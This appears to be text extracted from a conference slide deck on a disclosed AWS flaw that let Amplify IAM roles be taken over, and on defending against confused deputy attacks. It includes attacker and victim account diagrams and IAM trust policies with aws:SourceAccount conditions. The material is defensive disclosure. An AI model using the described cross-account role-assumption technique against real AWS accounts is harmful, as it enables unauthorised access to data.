
Amplified exposure: How AWS flaws made Amplify IAM roles vulnerable to takeover

April 15, 2024


AWS VULNERABILITY DISCLOSURE

This isn't strictly required...



Quick warning: AWS fixed the cross-account scenario



Quick warning: AWS did NOT change same-account scenario

Basic (classic) authentication [Info](#)

Activate the classic authentication flow if your app relies on s

Basic authentication


✓ Active



Attacker



Production AWS Account



Cognito
Identity Pool



AWS
IAM Role



RDS
Databases



S3 Buckets

`sts:AssumeRoleWithWebIdentity`

What we can do to prevent cross-tenant attacks

Condition Keys

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Service": "ec2.amazonaws.com"
      },
      "Action": "sts:AssumeRole",
      "Condition": {
        "StringEquals": {
          "aws:SourceAccount": "111111111111"
        }
      }
    }
  ]
}
```

aws:SourceArn


aws:SourceAccount

aws:SourceOrgId

aws:SourceOrgPaths

Blocking 0days with aws:SourceAccount

Attacker Account: 222222222222



AWS AppSync API

Victim Account: 111111111111


etc.



AWS
IAM Role



RDS
Database




S3 Buckets

AssumeRole

**AWS AppSync
Service**

Blocking 0days with aws:SourceAccount

Attacker Account: 222222222222



AWS AppSync API

Victim Account: 111111111111

```
"Condition": {  
  "StringEquals": {  
    "aws:SourceAccount": "111111111111"  
  }  
}
```



AWS
IAM Role



S3 Buckets

AssumeRole

**AWS AppSync
Service**

Condition Keys

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Service": "ec2.amazonaws.com"
      },
      "Action": "sts:AssumeRole",
      "Condition": {
        "StringEquals": {
          "aws:SourceAccount": "111111111111"
        }
      }
    }
  ]
}
```


aws:SourceArn

aws:SourceAccount

aws:SourceOrgId

aws:SourceOrgPaths

Summary



Confused deputy
attacks can weaponize
cloud services against
us



Audit roles using
`AssumeRoleWithWebIdentity`



We can defend against
confused deputy
attacks with conditions



Nick Frichette

Staff Security Researcher
Datadog



@Frichette_n



@frichetten@fosstodon.org

Thank you!

More research at
securitylabs.datadoghq.com